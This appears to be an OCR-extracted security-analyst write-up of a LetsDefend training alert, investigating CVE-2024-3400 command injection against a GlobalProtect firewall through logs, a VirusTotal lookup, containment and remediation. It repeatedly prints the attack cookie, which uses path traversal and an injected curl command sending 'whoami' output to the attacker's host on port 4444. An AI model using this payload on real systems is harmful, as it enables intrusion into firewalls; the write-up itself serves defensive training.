


```
LOGFILE:   /var/log/nginx/sslvpn_access.log

[18/Apr/2024:15:09:42 +0000]:   144.172.79.92 51232 - 172.16.17.139
20077 [18/Apr/2024:15:09:42 +0000] "POST /global-protect/logout.esp
HTTP/1.1" 200 4406 "-" "curl/8.4.0" 1713261211.617 0.002 0.002 987

[18/Apr/2024:15:09:42 +0000] :   127.0.0.1 57108 - 127.0.0.1 20077 [18/
Apr/2024:15:09:42 +0000] "GET /sslvpn_ngx_status HTTP/1.1" 200 103 "-"
"Wget/1.19.5 (linux-gnu)" 1713261243.774 0.000 - 989

[18/Apr/2024:15:09:42 +0000] :   144.172.79.92 51275 - 172.16.17.139
20077 [18/Apr/2024:15:09:42 +0000] "POST /global-protect/login.esp
HTTP/1.1" 200 11364 "-" "curl/8.4.0" 1713261264.522 0.002 0.002 991
```



RAW LOG

HTTP Method: POST

URL: /global-protect/login.esp

HTTP Version: HTTP/1.1


Host: 172.16.17.139

Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)

Content-Type: application/x-www-form-urlencoded

Content-Length: 158

As seen in the raw log request the Cookie contains: “curl${IFS}144.172.79.92:4444?user=$(whoami)” and the URL is /global-protect/login.



Description:

Incident Type:

Created Date:


Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- Web Attacks 101

Malicious traffic originating from 144.172.79[.]92 is malicious.




172.16.17.65

DATE ↓	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 22, 2024, 01:39 PM	Firewall	118.69.65.60	19902	172.16.17.65	8040	⊕

- Request URL: /global-protect/login.esp
- Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)
- Request Method: POST

The attacker accessed the host by sending a malicious POST request.


Also in the processes tab, we see an **update.py** named python script has run on the system.



```
Apr 18 2024 15:09:55    1233    python3    systemd    /usr/bin/python3 update.py

Event Time : Apr 18 2024 15:09:55
Process ID : 1233
Target Process Command Line : /usr/libexec/mgmtsrvr/start
Image Path : /usr/bin/python3
Image Hash : 3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac
Process User : letsdefend
Parent Name : systemd
Parent Path : /lib/systemd/systemd
Command Line : /usr/bin/python3 update.py
```

By checking the hash of the python script on VirusTotal we see that the update.py file is flagged as malicious by 34 vendors and has an “upstyle” family label.



34/62 security vendors and no sandboxes flagged this file as malicious

3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac
3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac.py
text cve-2024-3400 exploit

Size 5.07 KB
Last Modification Date 38 minutes ago

Crowdsourced YARA rules

Matches rule apt_malware_py_upstyle from ruleset rules at https://github.com/volexity/threat-intel by threatintel@volexity.com
↳ *Detect the UPSTYLE webshell.*


Popular threat label trojan.python/drop   Threat categories trojan   Family labels python drop upstayl

Security vendors' analysis   Do you want to automate checks?

AhnLab-V3	Exploit/Python.CVE-2024-3400	ALYac	Exploit.Python.Agent
Antiy-AVL	Trojan/Python.Agent	Arcabit	Trojan.Generic.D44FF259
Avast	Python:Agent-WE [Trj]	AVG	Python:Agent-WE [Trj]
Avira (no cloud)	TR/Drop.Agent.3de2a4	BitDefender	Trojan.GenericKD.72348249

The file is connected with the cve-2024-3400 and has run on the system.

Based on our analysis, we have confirmed that the traffic is **malicious.**
The next playbook step requires us to find the attack type. The analysis confirms that the relevant attack type is Command Injection Vulnerability (CVE-2024-3400). The answer for the attack type is **Command Injection**.




EventID: 117

What Is The Attack Type?

Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

When examining the relevant web traffic, it has been observed that the IP address associated with the attacker is listed as an Indicator of Compromise (IOC) in global resources. Furthermore, no evidence suggesting that the respective attack was conducted for testing purposes has been identified in email records or any other section of the investigation.



Incident Name:
Description:
Incident Type:
Created Date:


Check If It Is a Planned Test

Penetration tests or attack simulation products can trigger False Positive alarms if the rules are not set correctly. Check whether the malicious traffic is the result of a planned test.

- Check if there is an email showing that there will be planned work by searching for information such as hostname, username, IP address on the mailbox.
- Check if the device generating malicious traffic belongs to attack simulation products. If the Hostname contains the name of Attack Simulation products (such as Verodin, AttackIQ, Picus...), these devices belong to Attack Simulation products within the framework of LetsDefend simulation and it is a planned work.

Is the malicious traffic caused by a planned test?

The IP and hostname information of the relevant hostname were searched within the emails received during the specified dates. However, no evidence related to a planned activity has been observed through this investigation.
The answer for this step is “Not Planned” The Next step of the playbook involves examining the direction of the traffic.



on:
ype:
ate:
Company Network → Company Network
Company Network → Internet
Internet → Company Network

What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

Format: Source -> Destination


To determine the direction of traffic, we will review the all logs we gathered from our security products on the log management page. The alert creation time will be a key reference for us to investigate the incident.



172.16.17.139

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Apr, 18, 2024, 03:09 PM	Firewall	144.172.79.92	51232	172.16.17.139	20077	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍
Apr, 18, 2024, 03:10 PM	OS	172.16.17.139	0	172.16.17.139	0	🔍

In the log management page, all of the malicious traffic is from the Internet -> Company Network.


on:
ype:
ate:
Company Network → Company Network
Company Network → Internet
Internet → Company Network


What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

Format: Source -> Destination

The source address is 144.172.79[.]92 and the destination address is 172.16.17.139. So the answer for this playbook step is Internet -> Company Network.

The next step in the playbook is to assess whether the attack was successful. This involves analyzing the impact of the attacker's actions and determining if they were able to achieve their objectives.




Was the Attack Successful?

Select “Yes” if you found that the attack was successful as a result of your investigations, and “No” if you found that the attack was unsuccessful.

Analyzing the responses enables us to ascertain whether a malicious implant has been detected on the system, thus providing insights into the system's security compromised status.

Let's filter the IP address of the machine (172.16.17.139) that initiated these requests on the log management system.




RAW LOG

```
LOGFILE:   /var/log/nginx/sslvpn_access.log
[18/Apr/2024:15:09:42 +0000]:   144.172.79.92 51232 - 172.16.17.139
20077 [18/Apr/2024:15:09:42 +0000] "POST /global-protect/logout.esp
HTTP/1.1" 200 4406 "-" "curl/8.4.0" 1713261211.617 0.002 0.002 987
[18/Apr/2024:15:09:42 +0000] :   127.0.0.1 57108 - 127.0.0.1 20077 [18/
Apr/2024:15:09:42 +0000] "GET /sslvpn_ngx_status HTTP/1.1" 200 103 "-"
"Wget/1.19.5 (linux-gnu)" 1713261243.774 0.000 - 989
[18/Apr/2024:15:09:42 +0000] :   144.172.79.92 51275 - 172.16.17.139
20077 [18/Apr/2024:15:09:42 +0000] "POST /global-protect/login.esp
HTTP/1.1" 200 11364 "-" "curl/8.4.0" 1713261264.522 0.002 0.002 991
```

Based on the HTTP response code of 200, it appears that the request to **172.16.17.139:8040/global-protect/login.esp** which contains malicius cookie was successful. Through log analysis, we have confirmed that **the attack was successful**.

Containment


Based on the information gathered during the investigation, it is highly likely that the system has been compromised. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.



Do you want to change the containment situation?

Isolation of the host can be made from the endpoint security tab.

Hostname	PA-Firewall-01
IP Address	172.16.17.139



Host Contained

After the containment, we can close the alert from the investigation channel.

Lesson Learned

- Timely threat intelligence is crucial for identifying and responding to emerging vulnerabilities and exploits.

- Monitoring for specific indicators of compromise (IOCs) helps detect potential security threats, but they should be supplemented with in-depth analysis.

- Effective threat hunting and detailed investigation are essential to understand the scope of an attack and its potential impact on the organization.

- Staying informed about vulnerabilities and applying patches or mitigations is vital for system security.

- Enabling and collecting logs from various operating systems can significantly enhance visibility into your network's security posture.

Remediation Actions


- Apply security patches or updates to address the CVE-2024-3400 vulnerability in the PA-Firewall-01 to eliminate the attack vector.

- Restrict external network access to PA-Firewall-01 and Server instances accessible via the public internet, until the necessary upgrades can be performed

- Isolate the compromised machine from the network to prevent the attacker from accessing other resources and systems within the organization.

Appendix

MITRE ATT&CK



Initial Access

T1190: Exploit Public-Facing Application

MITRE Tactics	MITRE Techniques
Initial Access	T1190: Exploit Public-Facing Application

Artifacts

IOC TYPE	VALUE
IPv4	144.172.79[.]92
URI	172[.]16.17.139/global-protect/login.esp
Cookie	SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79[.]92:4444?user=$(whoami)
File	update.py
Hash (update.py)	3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac